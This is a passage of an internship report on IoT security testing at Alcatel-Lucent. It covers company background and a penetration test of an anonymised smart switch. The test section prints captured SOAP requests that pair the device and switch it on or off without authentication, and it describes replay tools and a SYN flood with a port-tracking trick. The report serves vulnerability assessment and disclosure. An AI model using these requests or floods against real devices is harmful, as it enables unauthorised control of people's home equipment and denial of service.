................................................................................................... 87 F.5: RSA ATTACK KIT .................................................................................................... 87 F.6: Hackathon.................................................................................................................. 87 R. for References................................................................................................................... 88 Figures and Websites ....................................................................................................... 88 Other references ............................................................................................................... 90 Alcatel-Lucent ............................................................................................................... 90 Internet of Things ......................................................................................................... 90 Bluetooth ....................................................................................................................... 90 GnuRadio & SDR .......................................................................................................... 91 Z-Wave ........................................................................................................................... 91
  • 7.
  • 8.
    7 LIST OF FIGURES Figure1: Financial summary [28] .......................................................................................... 10 Figure 2: Alcatel-Lucent at a glance [29] ............................................................................... 13 Figure 3: IoT devices online per 100 inhabitants [2] ............................................................. 17 Figure 4: Number of connected devices in 2020 [29] ............................................................. 17 Figure 5: Connected devices Market in 2020 [29].................................................................. 18 Figure 6: G_Switch - Phase 1.................................................................................................. 23 Figure 7: G_Switch - Phase 2.................................................................................................. 23 Figure 8: G_Switch - Phase 3.................................................................................................. 24 Figure 9: G_Operator G_MultimediaHub Wi-Fi password packet ....................................... 32 Figure 10: Bluetooth Wireshark Capture............................................................................... 35 Figure 11: S_Camera Home .................................................................................................... 36 Figure 12: GnuRadio FM receiver .......................................................................................... 40 Figure 13: Z-Wave Network [30]............................................................................................. 41 Figure 14: Z-Stick typical use case [27].................................................................................. 42 Figure 15: Z-Wave Sniffing ..................................................................................................... 45 Figure 16: Z-Wave Network Map............................................................................................ 45 Figure 17: Z-Wave Injection .................................................................................................... 45 Figure 18: SigFox Protocol ...................................................................................................... 46 Figure 19: Lora Network Topology [16].................................................................................. 48 Figure 20: Lora OTAA ............................................................................................................. 49 Figure 21: TCP Replay............................................................................................................. 53 Figure 22: Password Generator .............................................................................................. 53
  • 9.
    8 LIST OF ACRONYMS IOT:Inter-Operability-Testing DIOTEC: Device Inter-Operability-Testing Excellence Center IoT: Internet of Things EIoT: Enterprise Internet of Things BU: Business Unit SDR: Software Defined Radio PKI: Public key infrastructure AP: Access Point UI: User Interface MiTM: Man-in-The-Middle HSTS: HTTP Strict Transport Security OOB: Out of Band TK: Temporary key SSP: Secure Simple Pairing FIFO: First in First out MIC: Message Integrity Code OTAA: Over-The-Air Activation ABP: Activation by Personalization UNB: Ultra-Narrow Band ISM: Industrial, Scientific and Medical NDA: None disclosure agreement API: Application Program Interface ACK: Acknowledge PDU: Packet Data Unit GRC: GnuRadio Companion
  • 10.
    9 INTRODUCTION I did myinternship from the 1st of July till the 30th of December 2015 at Alcatel-Lucent International, 91620 Nozay, France. I was integrated in the Device IOT (Inter-Operability- Testing) Excellence Center to conduct security analysis and tests on the connected objects. On a large scale, this internship was an opportunity to learn valuable new things related to different fields (Internet of things: IoT, Networking and Security, Telecommunication). I learned how to do full security and functioning analysis of systems and objects, how to identify potential weaknesses, how to elaborate and conduct suitable tests, and how to report all the study phases and a synthetized and clear manner. In addition, I defined and specified some solutions that the devices’ manufacturers should have used to enhance their devices security. During this time, my technical skills were significally enhanced as I needed to code lots of hacking and automation scripts, as I also developed many security tools. My analytical skills were also strained, as I faced some challenging cases and scenarios. Besides enlarging my knowledge, this internship allowed me to get a clearer idea about the path I will be choosing for my career. Working with colleagues of different profiles was an open door to benefit from their experience, and see things from different perspectives, allowing me to increase my capabilities to perceive and evaluate future career opportunities. BRIEF DESCRIPTION OF ALCATEL-LUCENT AND MY INTERNSHIP Alcatel-Lucent is a Franco-American global telecommunications equipment company, headquartered in Boulogne-Billancourt, France. The company focuses on fixed, mobile, and converged networking hardware, IP technologies, software and services, with operations in more than 130 countries. Alcatel-Lucent owns Bell Laboratories, one of the largest research and development facilities in the communications industry, whose employees have been awarded eight Nobel Prizes and the company holds in excess of 29,000 patents. My internship in the DIOTEC’s first security testing team, aimed to discover security weaknesses of currently used and deployed Internet-of-Things protocols, along with testing the objects for implementation mistakes and errors. My supervisor Mr. Fréderic POILVERT, once the R&D Competency Development Center manager for Alcatel Lucent Payment activities, is currently a Project manager and Head of Ethical hacking laboratories. His managerial experience allowed me and the rest of the hacking team members to work in a very efficient way as he provided the best conditions to learn quickly and to be autonomous. His trust made us more responsible, and motivated us to produce better results. Our weekly and daily meetings and discussions helped us to converge our perspectives and ideas towards finding better solutions and making the best decisions.
  • 11.
    10 THE INTERNSHIP VALUE Thisinternship was also an opportunity for me to discover how an international company has to continuously adapt and develop in order to maintain its leadership in various technology fields. During the last several years, Alcatel-Lucent has been generating losses in its financial reports. One of the reasons behind that is that radio technologies are more or less deployed everywhere, and the industries are heading towards internet solutions for telecommunicating and offering international services. To survive this era and adapt, Alcatel-Lucent chose to invest more in new technologies, including Cloud Computing, advanced IP Networking, IoT …etc. In the beginning of 2015, and due to these catastrophic financial results, Alcatel-Lucent had to go with the “Shift Plan”. This re-organization was put in place to come back to a positive cash flow situation so the company can be seen as a good potential partner for bigger companies. Due to that, some employees were released, some common departments and services were brought down, change, or relocated. In April of the same year, Nokia announced that it would acquire Alcatel-Lucent for €15.6 billion dollars. Before 2015, the DIOTEC’s main business line was testing mobile chipsets, and developing Inter-Operability projects. After the first quarter of the year, the Center changed its strategy, and decided to enter the IoT Market, this decision was intentionally made to strengthen its position and grow its market share by extending its services portfolio, making it more stable which would also help it to survive the acquisition process. The main line is to offer security tests on connected objects and their emerging protocols. The process began by buying hundreds of commercialized connected objects and running security tests on them. The next step was to prepare test plans and standard procedures, in the purpose of developing this new test service. Later on, two Hackathons were organized, participants were cyber security professionals and students from different schools and universities. As a result, the DIOTEC security services were recognized and publicly known in the IoT market. The goal of these newly introduced services, as mentioned before, is to generate more profit, and guaranteeing that the DIOTEC team will be at the right place in Nokia’s future organization. This responsibility became an additional motivation for me to do my best -as an essential part of the team- for achieving the strategic goals of Mr. Coiffier. 16984 15157 15996 15327 14446 14436 13178 5173 524 334 1144 1374 1294 83 0 5000 10000 15000 20000 25000 2008 2009 2010 2011 2012 2013 2014 FINANCIAL SUMMARY Revenues Loss Figure 1: Financial summary [28]
  • 12.
    11 REPORT CONTENT I wrotethis report based mainly on the lessons my daily practices and assignments taught me. In addition, discussions and meetings with work colleagues and superiors allowed me to enrich this report with exact details and exclusive facts. I also used non-confidential information from the Alcatel Intranet and extranet, and from the DIOTEC presentations. In order to describe my 6 months at Alcatel-Lucent in a coherent and clear content, I see that it will be wise to start by presenting Alcatel-Lucent: its history and current situation, its structure, services, and functioning. I will then proceed with presenting the economic environment of the internship, and the internet of things evolution. Later on, I will continue by describing the tasks and missions that I accomplished, the responsibilities and duties that I was assigned, and I will conclude with the reflections I made. Due to the existing of sensitive and confidential information, I will give some companies and manufacturers generic names, and omit some of the details. Knowing that I will re-include everything in the APPENDIX section that will be exclusively given for Alcatel-Lucent, Telecom-ParisTech, and the Lebanese University – Faculty of Engineering.
  • 13.
    12 I / ECONOMICENVIRONMENT: ALCATEL-LUCENT & IOT A – ALCATEL-LUCENT 1. History of Alcatel-Lucent Alcatel-Lucent was formed when Alcatel merged with Lucent Technologies on December 1, 2006. However, the predecessors of the company have been a part of telecommunications industry since the late 19th century. The company has roots in two early telecommunications companies: “Western Electric Manufacturing Company” and “La Compagnie Générale d'Electricité” (CGE). Western Electric began in 1869, it started a small manufacturing firm based in Cleveland, Ohio. By 1880, the company had become the largest electrical manufacturing company in the United States. In 1881 the American Bell Telephone Company, founded by Alexander Graham Bell and forerunner of American Telephone & Telegraph (AT&T), purchased a controlling interest in Western Electric and made it the exclusive developer and manufacturer of equipment for the Bell telephone companies. CGE was formed in 1898 by French engineer Pierre Azaria in the Alsace region and was a conglomerate involved in industries such as electricity, transportation, electronics and telecommunications. CGE would become a leader in digital communications and would also be known for producing the TGV high-speed trains in France. Bell Telephone Laboratories was created in 1925 from the consolidation of the R&D organizations of Western Electric and AT&T. Bell Labs would make significant scientific advances including: the transistor, the laser, the solar cell battery, the digital signal processor chip, the UNIX operating system and the cellular concept of mobile telephone service. Bell Labs researchers have won 7 Nobel Prizes. In the same year, Western Electric sold its International Western Electric Company subsidiary to ITT Corporation. CGE purchased the telecommunications part of ITT in the mid-1980s. In April 1996, AT&T spun off Lucent Technologies with an initial public offering. Two years later, Alcatel shifted its focus to the telecommunications industry. Alter on, in April 2004, TCL Corporation and Alcatel announced the creation of a mobile phone manufacturing joint venture: Alcatel Mobile Phones. Facing intense competition in the telecommunications industry, Alcatel and Lucent Technologies merged on November 30, 2006. At the end of the same year, Alcatel-Lucent acquired Nortel's UMTS radio access business, and during 2007, the company acquired Tropic networks, NetDevices, Thompson advisory group, and Tamblin. On April 15, 2015, Finnish telecommunications firm Nokia announced its intent to purchase Alcatel-Lucent for €15.6 billion in an all-stock deal. The acquisition aims to create a stronger competitor to the rival firms Ericsson and Huawei, whom Nokia and Alcatel-Lucent had surpassed in terms of total combined revenue in 2014. The acquisition is expected to be completed in early 2016, and is subject to regulatory approval. The Bell Labs division will be maintained, but the Alcatel-Lucent brand will be replaced by Nokia. More details about the history are available on the official Website [1]. A timeline for the most relevant events is in appendix A.1
  • 14.
    13 2. Alcatel-Lucent today Alcatel-Lucenttoday -Nokia in the near future- is more than ever focused on innovative projects and new technologies. With lots of investments in the Clouds Computing, Internet of Things, Fiber Optics, Wireless transmissions, 5G, and others, Alcatel-Lucent is keeping with today’s rapid evolution, playing the role of a major actor and competitor in these fields. Its expertise is able to answer the needs and provide solutions for many challenges. In 2010 the Bell Labs launched the GreenTouch consortium with industrial and academic partners to increase the energy efficiency of communication networks by a factor of 1000 for 2020 traffic scenarios. And in June, GreenTouch gave this vision concrete form, publishing a portfolio of technologies capable of bringing down the net power consumption of communication networks by 98% compared to 2010 state-of-the-art reference networks. To put this into context, these savings would be the equivalent of the greenhouse gas emissions of 5.8 million automobiles! On November 4th, CDP (the Carbon Disclosure Project) announced that Alcatel-Lucent had achieved a perfect score of 100 and was a member of the CDP A-List. Alcatel-Lucent is the leading IP networking, ultra-broadband access and cloud technology specialist. It is deploying its 7950 XRS IP Core Router within the 14 metro network nodes of nine cities in China. The possibility to evolve to 400G interfaces in its metro backbone network using the 7950 XRS will allow China Unicom to meet the upcoming customer data demand and pave the way for the future expansion of high-quality cloud-services while optimizing costs. Alcatel-Lucent’s 7950 XRS portfolio delivers class-leading scale, efficiency and versatility to address a wide range of networking requirements. The XRS is deployed in over 50 networks worldwide. Alcatel-Lucent, working as consortium leader together with the consulting and technology multinational company, Indra, has successfully completed the deployment of an IP/MPLS technology-based information, monitoring, management and control system that will enable Poland’s maritime authority to increase operational efficiency and safety at ports and in the Baltic Sea. Alcatel-Lucent in cooperation with Indra was responsible for designing the technical project specifications, managing implementation, constructing and modernizing the coast station architecture, integrating and implementing all sub-systems and technologies. Alcatel-Lucent is upgrading Orange Romania’s existing long-haul microwave transport network, allowing Orange to enhance its 4G network capacity and performance as it continues to expand high-speed ultra-broadband services to enterprises and consumers. Figure 2: Alcatel-Lucent at a glance [29]
  • 15.
    14 Alcatel-Lucent is toexpand the deployment of 4G LTE for China Telecom across 12 provinces of China, as demand for high-quality ultra-broadband services and applications continues to grow rapidly. The LTE service expansion will take place in 12 provinces. Alcatel-Lucent is also deploying its Carrier Aggregation capability in major cities. This component of the LTE-Advanced standard allows LTE radios to combine multiple frequency bands to vastly increase data speeds and lower latency, enabling the service provider to provide data downloads of up to double speeds today. Bell Labs, the research arm of Alcatel-Lucent has made a breakthrough in its ambition to shatter the capacity limits of optical networks as they strive to meet the explosion in traffic expected from 5G and the Internet of Things. With this demand threatening to outstrip the capacity limits of current optical fiber networks, at the 2015 IEEE Photonics conference Bell Labs revealed an optical networking technology that could potentially help operators address this expansion: a real-time space-division multiplexed optical multiple-input- multiple-output (MIMO-SDM) system. This world’s first demonstration of the Bell Labs’ pioneered MIMO-SDM technique has the potential to increase today’s 10 to 20 Terabit-per- second fiber capacities to Petabit-per-second capacity. The successful 6x6 MIMO-SDM real- time experiment was conducted over a 60-km-long coupled-mode fiber in Bell Labs’ global headquarters in New Jersey. Using the MIMO-SDM technique, Bell Labs aims to overcome the capacity limitations imposed by the non-linear ‘Shannon limit’ on current optical fiber. As mentioned earlier in the report, the DIOTEC is investing more resources in testing the connected objects: o Validating their compliance with their corresponding communication protocol o Conducting security tests and reporting vulnerabilities and weaknesses in order to improve their resistance to Cyber Attacks The main goal is to push the vendors and manufacturers to secure their products and services, and assist them to migrate to verified protocols such as 4G, 5G …etc. In order to push this strategy, DIOTEC also developed a portable 4G/LTE plug-and-play network, where all components are virtualized in one box, allowing to create private on- demand 4G networks. Such networks can be used for connecting IoT devices in a very secure environment based on the proved LTE security mechanisms.
  • 16.
    15 B – THEINTERNET OF THINGS 1. Introduction: The Internet of Things (IoT) is the network of physical objects or "things" embedded with electronics, software, sensors, and network connectivity, which enables these objects to collect and exchange data. The Internet of Things allows objects to be sensed and/or controlled remotely across existing network infrastructure, creating opportunities for more direct integration between the physical world and computer-based systems, and resulting in improved efficiency, accuracy and economic benefit. The concept of a network of smart devices was discussed as early as 1982, with a modified Coke machine at Carnegie Mellon University becoming the first internet-connected appliance, able to report its inventory and whether newly loaded drinks were cold The concept of the Internet of Things first became popular in 1999, through the Auto-ID Center at MIT and related market-analysis publications. Radio-frequency identification (RFID) was seen as a prerequisite for the Internet of Things at that point. If all objects and people in daily life were equipped with identifiers, computers could manage and inventory them. Besides using RFID, the tagging of things may be achieved through such technologies as near field communication, barcodes, QR codes and digital watermarking. 2. The Economic Sector There are three core sectors of the IoT: enterprise, home, and government, with the Enterprise Internet of Things (EIoT) being the largest of the three. Regardless of the sector, IoT finds applications in nearly every field as such systems can be in charge of collecting information in settings ranging from natural ecosystems to buildings and factories, thereby finding applications in fields of environmental sensing and urban planning. Environmental monitoring applications of the IoT typically use sensors to assist in environmental protection by monitoring air or water quality, atmospheric or soil conditions, and can even include areas like monitoring the movements of wildlife and their habitats. Other applications like earthquake or tsunami early-warning systems can also be used by emergency services to provide more effective aid. Monitoring and controlling operations of urban and rural infrastructures like bridges, railway tracks, on- and offshore- wind-farms is a key application of the IoT. The IoT infrastructure can be used for monitoring any events or changes in structural conditions that can compromise safety and increase risk. It can also be used for scheduling repair and maintenance activities in an efficient manner. IoT devices can also be used to control critical infrastructure like bridges to provide access to ships. Such usage is likely to improve incident management and emergency response coordination, and quality of service, up- times and reduce costs of operation in all infrastructure related areas. Network control and management of manufacturing equipment, asset and situation management, or manufacturing process control bring the IoT within the realm on industrial applications and smart manufacturing. The IoT intelligent systems enable rapid manufacturing of new products, dynamic response to product demands, and real-time optimization of manufacturing production and supply chain networks, by networking machinery, sensors and control systems together. Smart industrial management systems can also be integrated with the Smart Grid, thereby enabling real-time energy optimization.
  • 17.
    16 IoT devices canbe used to enable remote health monitoring and emergency notification systems. These devices can range from blood pressure and heart rate monitors to advanced devices capable of monitoring specialized implants, such as pacemakers or advanced hearing aids. Doctors can monitor on their smartphones the health of their patients after getting discharged from the hospital. The IoT can assist in integration of communications, control, and information processing across various transportation systems. Application of the IoT extends to all aspects of transportation systems, i.e. the vehicle, the infrastructure, and the driver or user. Dynamic interaction between these components of a transport system enables inter and intra vehicular communication, smart traffic control, smart parking, electronic toll collection systems, logistic and fleet management, vehicle control, and safety and road assistance. Another application that the Internet of Things brings to the picture is home security solutions. Home automation is also a major step forward when it comes to applying IoT. With IoT, we can remotely control the electrical devices installed in the house. The IoT also creates an opportunity to measure, collect and analyze an ever-increasing variety of behavioral statistics. Cross-correlation of this data could revolutionize the targeted marketing of products and services, meaning that Big Data and the IoT can work in conjunction.
  • 18.
    17 3. IoT’s currentand future status There are several planned or ongoing large-scale deployments of the IoT, to enable better management of cities and systems. For example, Songdo, South Korea, the first of its kind fully equipped and wired smart city, is near completion. Nearly everything in this city is planned to be wired, connected and turned into a constant stream of data that would be monitored and analyzed by an array of computers with little, or no human intervention. Another application is a currently undergoing project in Santander, Spain. For this deployment, two approaches have been adopted. This city of 180000 inhabitants, has already seen 18000 city application downloads for their smartphones. This application is connected to 10000 sensors that enable services like parking search and environmental monitoring. Experts estimate that the IoT will consist of almost 50 billion objects by 2020. The following is a list of top 10 countries by IoT devices online per 100 inhabitants as published in 2015. Figure 3: IoT devices online per 100 inhabitants [2] Experts estimate that the IoT will consist of almost 50 billion objects by 2020: Figure 4: Number of connected devices in 2020 [29]
  • 19.
    18 The Internet ofThings is seen as the next billion market by the industry: After describing the rapid development of IoT technologies, along with the large scale deployment, these technologies are being accused to be developed without appropriate consideration of the profound security challenges involved. In particular, as the Internet of Things spreads widely, cyber-attacks are likely to become an increasingly physical (rather than simply virtual) threat. In a January 2014 article in Forbes, cyber security columnist Joseph Steinberg listed many Internet-connected appliances that can already "spy on people in their own homes" including televisions, kitchen appliances, cameras, and thermostats. Computer-controlled devices in automobiles such as brakes, engine, locks, hood and truck releases, horn, heat, and dashboard have been shown to be vulnerable to attackers who have access to the onboard network. In some cases, vehicle computer systems are internet- connected, allowing them to be exploited remotely. Figure 5: Connected devices Market in 2020 [29]
  • 20.
    19 II / THEINTERNSHIP ENVIRONMENT: A. THE SOCIAL STRUCTURE Alcatel Lucent has approximately 52600 employees, working in offices in more than 90 countries. Functions are centralized and organized in 17 Central functions under the leadership of Philippe Camus, the Chairman and the Interim Chief Executive Officer since Michel Combes has left the company to become chairman of Numericable-SFR and awaiting the new Nokia Corporation management: o Alcatel-Lucent International o Bell Labs o Business & IT Transformation o Chief Quality & EHS Office o Compliance Organization o COO Transversal Operations o Corporate Audit Services o Corporate CTO o Corporate Security Services o Finance o Human Resources o Intellectual Property Business Group o IS/IT o Law o Public Affairs o Results Delivery Office o Sustainability On top of these central functions, Alcatel-Lucent host also transversal and corporate functions as follows: o Transversal functions: o Sales o Operations o Strategy & Innovation o Quality o Corporate functions o Human resources o Marketing o Finance & Legal (The leadership team is illustrated in appendix A.2)
  • 21.
    20 B. OPERATIONS Coming toOperations, they are divided as follows: o Core networking segment - IP Routing - IP Transport - IP Platforms o Access segment - Wireless - Fixed Access - Licensing - Managed services I will only describe the “Wireless” section in the “Access Segment”, as it is the section in which I did my internship (More details can be found on the operations section of Alcatel-Lucent’s website [3]) The Wireless section is organized as follows: The DIOTEC takes part of the Professional Services, under the Business Unit (BU) ran by Mr Jim Cocito. It has two sites, the first one is in Nozay, Ile-de-France, France, while the second one is in Murray Hill, New Jersey, US (at Lucent’s locals). Both sites are managed by Mr. Jean-Christophe Coiffier, the Head of DIOTEC. Mr. Coiffier chose to adapt a flat organization structure in the French site, creating a better team sprit as fewer management layers increased interaction between. It also elevates each employee’s level of responsibility so he can have more power and he can make some decisions immediately, giving the center greater agility and mobility. (The Nozay Site is illustrated in appendix A.3)
  • 22.
    21 III/ THE INTERNSHIP ACCOMPLISHMENTS& GAINED SKILLS A – THE INTERNSHIP ACCOMPLISHMENTS During my internship, I had the opportunity to discover the IoT Sector in all its forms, this allowed me to develop a deep understanding of its challenges from both global and specific perspectives. To make my description clear and easy to digest, I will start by listing the tools that I was given access to, and then proceed with describing the main and the side missions and tasks that I accomplished. (A picture of the Hacking Lab is in Appendix B.1) 1. Available tools The hacking laboratories were equipped with both intellectual resources and physical hacking tools. The computers were ran by Kali Linux & Windows using a dual boot configuration. We were also given hacking and SDR (Software defined Radio) equipment as the HackRF One, Ubertooth… Concerning the available devices, the list included smart watches, Surveillance Cameras, Connected switches and sensors, Smart phones, home automation devices … For the intellectual resources, we were given 4 books that were very useful to learn both basic and advanced hacking techniques. In addition, these books provided information about many communication protocols (Bluetooth, Wi-Fi…). We also had access to a NAS, where we shared all the test plans and useful documents we find, it was also a repository for all the scripts and tools we developed and used. (A full list is presented in appendix C.0) 2. The duties Introduction As described before, the main goal of the internship is to conduct security tests and evaluations. So there was a first phase to understand the functioning of the device (or the protocol). This was followed by a full analysis, in order to identify all potential weaknesses and attack vectors. The third phases is the technical phase, in which the attack environment is prepared and the attack tools are developed and used. Later on, verified vulnerabilities are reported along with all the test results. In order to write professional security reports, I downloaded security penetration test reports made by three leading Cyber Security companies (Attached with this report F.0), observed how these reports are structured, combined them, and added more titles and removed some others, to make a structure that fits best with my needs. After the study of each connected device, the used tests and procedures are added to the list, along with specifying their duration, application, and severity. The goal is to enrich the test list making easier and faster the assessment of other similar devices.
  • 23.
    22 My activities During thisinternship, I spent my first month conducting security tests on connected switches, security cameras and multimedia hubs. Surprisingly, for all the cameras I tested, besides finding many vulnerabilities, none of them was protected against brute force attacks on the administrator’s password. After that, I studied the Bluetooth protocol, tested the Ubertooth One, and prepared the environment for conducting tests on Bluetooth devices. A higher priority task was given to me at that time, which made me postpone my work on Bluetooth, and start studying the Z- Wave protocol. This protocol is among the most used protocols for home automation, and since a Hackathon was planned to be held in November, we chose to make it about home automation, and so we named the Hackathon “Hack the Home”. In order to be prepared for this event, I started by studying GnuRadio, an open source Linux software that is used for controlling SDR equipment and tools. Then I became able, using the HackRF One, to sniff and visualize Z-Wave signals. During this time, I was also developing tools to attack RSA Certificates, as some connected objects used a PKI, and it would’ve been interesting to try to break their certificates. Among the tools I developed, A script for retrieving the modulus and factorizing it, a kit for testing certificates for common factors and generating private keys in case of a match. The Hackathon preparations occupied a long portion of my time. I prepared cryptography challenges, configured all the equipment, prepared and tested all the attack scenarios, coded automation scripts to simulate interactive mobile phone applications, smart boxes and others. After the big event, being inspired by some tools that were developed by professional teams who were present in the Hackathon, I was able to configure and run a Z-Wave injection tool. This tools allows to take control of any Z-Wave communicating device, it also allows to take the role of that connected device and escalate false reports and alarms to the controller. Just after reaching my goal and breaking the Z-Wave protocol, I went back to Bluetooth, and was quickly able to sniff Bluetooth packet and visualize them on Wireshark. And before getting into hacking Bluetooth connections and move from passive to active attacks, other priorities came across… My last work at Alcatel-Lucent was studying SigFox and Lora protocols, analyzing their performance and security mechanisms, and preparing their test plans. These plans will be used later on for testing SigFox and Lora devices for clients. I was also charged to transfer my knowledge to the new apprentice who will continue with the hacking activities in the DIOTEC.
  • 24.
    23 Description As mentioned before,I will be using Generic names for the equipment as the manufacturer name is considered as classified, and will only be included in the confidential appendix C Task 1: G_Switch Connected Switch Introduction The G_Switch connected switch allows users to control their devices at home via a mobile application. This application also allows adding other devices to be remotely controlled. The switch costs around 40$ and can be bought from the vendor’s website. Attack Narrative Footprinting To begin, I analyzed the establishment phases of the switch. At first, the switch behaves as a Wi-Fi router, distributing private IP addresses, and broadcasting beacons. The interesting issue here is that the sent beacons explicitly indicate that the wireless access point does not support authentication, not even WEP (corresponding beacon is present in appendix D.1.1), which means that any user with a wireless adapter can listen to all communications between the Switch and the smartphone connected to it. During the same phase, the user installs the G_AppName application, connects to the wireless network created by the switch, and launches the application. Through his smartphone, the user gives the G_Switch object a name, an icon, and specifies other information. He also chooses a Wi-Fi connection, and enters its password. Just after submitting the password, the G_AppName mobile application sends a message to the switch. This message includes the Device, the Wi-Fi SSID, and its password. These will be used to allow the switch to connect to the wireless access point. After that, the phone can send ON and OFF orders to the switch. Stage 1: Stage 2: Smartphone sends Home Wi-Fi SSID + password Switch and Smartphone communicate using the home Wi-Fi 1. to Home Wifi Figure 7: G_Switch - Phase 2 Figure 6: G_Switch - Phase 1
  • 25.
    24 Phase 3: In casethe user chose to activate the remote control option, the switch will then start automatically reporting to the G_Switch server (ServerIP) every time its status changes. And if the smartphone is connected through a network different from the switch’s, he will send the ON/OFF order encrypted to the G_Switch server. Eventually, this server will send the order to the switch, also by encrypting it in a TLS connection. It is worth mentioning that even after the phase 3, if the Smartphone is in the same network of the switch, orders will not be relayed by the server, and instead, the Smartphone will directly send them to the switch via Wi-Fi. Man-in-the-middle attack To start, I launched a MITM attack between the switch and the smartphone at phase 1. This led to discovering the different XML formats used for exchanging information. This also allowed me to capture the packet containing the needed information to connect to the Home Wi-Fi. Below is the content of this packet: Continuing to stage 2 and 3, we noticed that when the switch and the smartphone are connected to the same network, the exchanged data is not encrypted, and there is no protection against replay attacks. 1 Ok op 2 Ok op 3 4 5 Internet POST /upnp/control/smartsetup1 HTTP/1.0 Content-Type: text/xml; charset="utf-8" HOST: 10.22.22.1 Content-Length: 886 SOAPACTION: "urn:G_Switch:service:smartsetup:1#PairAndRegister" Connection: close <?xml version="1.0" encoding="utf-8"?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body> <u:PairAndRegister xmlns:u="urn: G_Switch:service:smartsetup:1"> <PairingData>&lt;PairingData&gt;&lt;ssid&gt;&lt;![CDATA[SSID_Name]]&gt;&lt;/ssid&gt;&lt;auth&gt;W PA2PSK&lt;/auth&gt;&lt;password&gt;elbG4dBmMTJR4Uy5O8jFtg==190b&lt;/password&gt;&lt;encrypt& gt;AES&lt;/encrypt&gt;&lt;channel&gt;11&lt;/channel&gt;&lt;/PairingData&gt;</PairingData> <RegistrationData>&lt;RegistrationData&gt;&lt;DeviceId&gt;353490069904197&lt;/DeviceId&gt;&lt;Device Name&gt;&lt;![CDATA[ObjectName]]&gt;&lt;/DeviceName&gt;&lt;smartprivateKey&gt;&lt;/smartprivateK ey&gt;&lt;ReUnionKey&gt;14363488838022&lt;/ReUnionKey&gt;&lt;/RegistrationData&gt;</RegistrationD ata> </u:PairAndRegister> </s:Body> </s:Envelope> Figure 8: G_Switch - Phase 3.
  • 26.
    25 Replay attacks After deepinspecting packets during the MITM attack, I managed to identify the different orders coming from the phone and towards the switch. These packets are sent over TCP with 49153 as destination port. Below are some of the most interesting ones: Request info: This request returns information regarding the condition and the current status of the switch, for example whether it is in “ON” or “OFF” state, the switch’s firmware version, its friendly name, its MAC Address, deviceID … ON order: This is an order sent to the switch that sets his state to “ON”. By replacing the 1 by a 0, the order will be a change state to “OFF”. A simple python script that can replay ON/OFF orders is attached in appendix D1.2. I also developed a simple Java application with a user interface that opens a TCP connection, sends the order, and then closes the connection. This application can also send alternating “ON” and “OFF” orders according to a user specified frequency. (A Screenshot of the tool is in appendix E.3, and the tool is attached with this report F.3). POST /upnp/control/deviceinfo1 HTTP/1.0 Content-Type: text/xml; charset="utf-8" HOST: 192.168.1.120 Content-Length: 289 SOAPACTION: "urn:G_Switch:service:deviceinfo:1#GetInformation" Connection: close <?xml version="1.0" encoding="utf-8"?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body> <u:GetInformation xmlns:u="urn:G_Switch:service:deviceinfo:1"></u:GetInformation> </s:Body> </s:Envelope> POST /upnp/control/basicevent1 HTTP/1.0 Content-Type: text/xml; charset="utf-8" HOST: 192.168.1.120 Content-Length: 419 SOAPACTION: "urn:G_Switch:service:basicevent:1#SetBinaryState" Connection: close <?xml version="1.0" encoding="utf-8"?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body> <u:SetBinaryState xmlns:u="urn:G_Switch:service:basicevent:1"> <BinaryState>1</BinaryState> <Duration></Duration> <EndAction></EndAction> <UDN></UDN> </u:SetBinaryState> </s:Body> </s:Envelope>
  • 27.
    26 Reverse engineering themobile application Using a free mobile application we downloaded from the Google play store (SaveAPK), I was able to retrieve the .apk file for the G_name application. By simply decompressing this file, we got access to JavaScript and html non compiled files. Later, with some commercial tools (apktool, Java decompiler, and dex2jar) I succeeded in reverse engineering the application, giving me the full Java source code. (The mentioned tools are attached with this report F.1) Below are some of the classes and functions I found interesting: I discovered that these are the functions used to encrypt the Wi-Fi password prior to sending it from the phone. In addition, I found out where the previous classes are initiated, and when the functions are called. The code has been intentionally developed in a way to create the maximum confusion for hackers who would like to reverse it (fake functions, unused code, re-arranged variable’s name …). So despite having the source code, and knowing the DeviceID used for the encryption, and after one week of investigation, I was unable to decrypt the captured encrypted password due to my lack of expertise in mobile applications. So I decided to proceed with other attacks. By spending more time on this device, we could explore the hardware part and try to find the encryption algorithm in the embedded code (guessing that embedded code cannot be as complex as the one used in the smartphone application) (The full decompiled mobile application is attached with this report F.1) DOS SYN Flood attack To test the robustness of the Switch’s server, I ran a number of SYN Flood attacks. The result is that less than 200 SYN requests are enough to deny all other users from connecting to the switch, causing a Denial-of-Service Attack. I also noticed that during the attack, the port number used by the switch to communicate with the smartphone is automatically changed, meaning that this attack will not remain effective. However, the port number was not randomly changing, it was incremented by 1. So it was not difficult to automate the increment of the port number during the attack whenever the switch stops accepting the SYN requests. public class WiFiSecurityUtil { private String password = ""; private String type = ""; private String username = ""; private String generatePrivateKey(String[] paramArrayOfString) { } public boolean addNewWiFiSetting(Context paramContext) { } public String decrypt(String paramString, Context paramContext) { } public String encrypt(String paramString, Context paramContext, int paramInt, String[] paramArrayOfString) { } public String generateAuthCode(Context paramContext) { } public String getDeviceID(Context paramContext) { } }
  • 28.
    27 Security Impact Authentication (Medium) Thereis no authentication when communicating with the switch in local, which means that any device or PC connected to the same network of the G_name switch, can easily take control of it. However, when it comes to controlling the switch from the internet, it is a much more difficult task. This protection is provided by encrypting all communications between the servers, the smartphone, and the switch. Besides, encrypted orders received from the server are not the same, even if the orders are the same, meaning that there is a certain protection against replay attacks. Integrity (Medium) In the case of a local connection (phone and switch in the same network), a man-in-the- middle can easily alter the orders without being detected by the switch. Which means changing “ON” orders to “OFF”, or vice versa. Availability (High) I noticed that a DOS SYN Flood attack can easily be conducted, denying the user from controlling the switch. Although a simple protection mechanism is deployed, its resilience to this attack is not enough. In case the attacker is not connected to the same network but had access to an intermediate node, he can monitor and identify the port number used to communicate with the switch. Although this weakness may exist in many connected objects and home automation systems, I see that it is worth mentioning at least once. Privacy (High) During the first initialization stage, I declared that once the access point is itself a standalone wireless AP, any user or attacker can connect to it, and retrieve the encrypted Wi-Fi password. This can be decrypted using the mobile application source code. Once done, the attacker can connect to the home network, compromising the security of all connected objects, including the G_name Switch & personal computers Proposing solutions Authentication and integrity It is recommended to use encryption when exchanging information between the smartphone and the G_name Switch, a strong 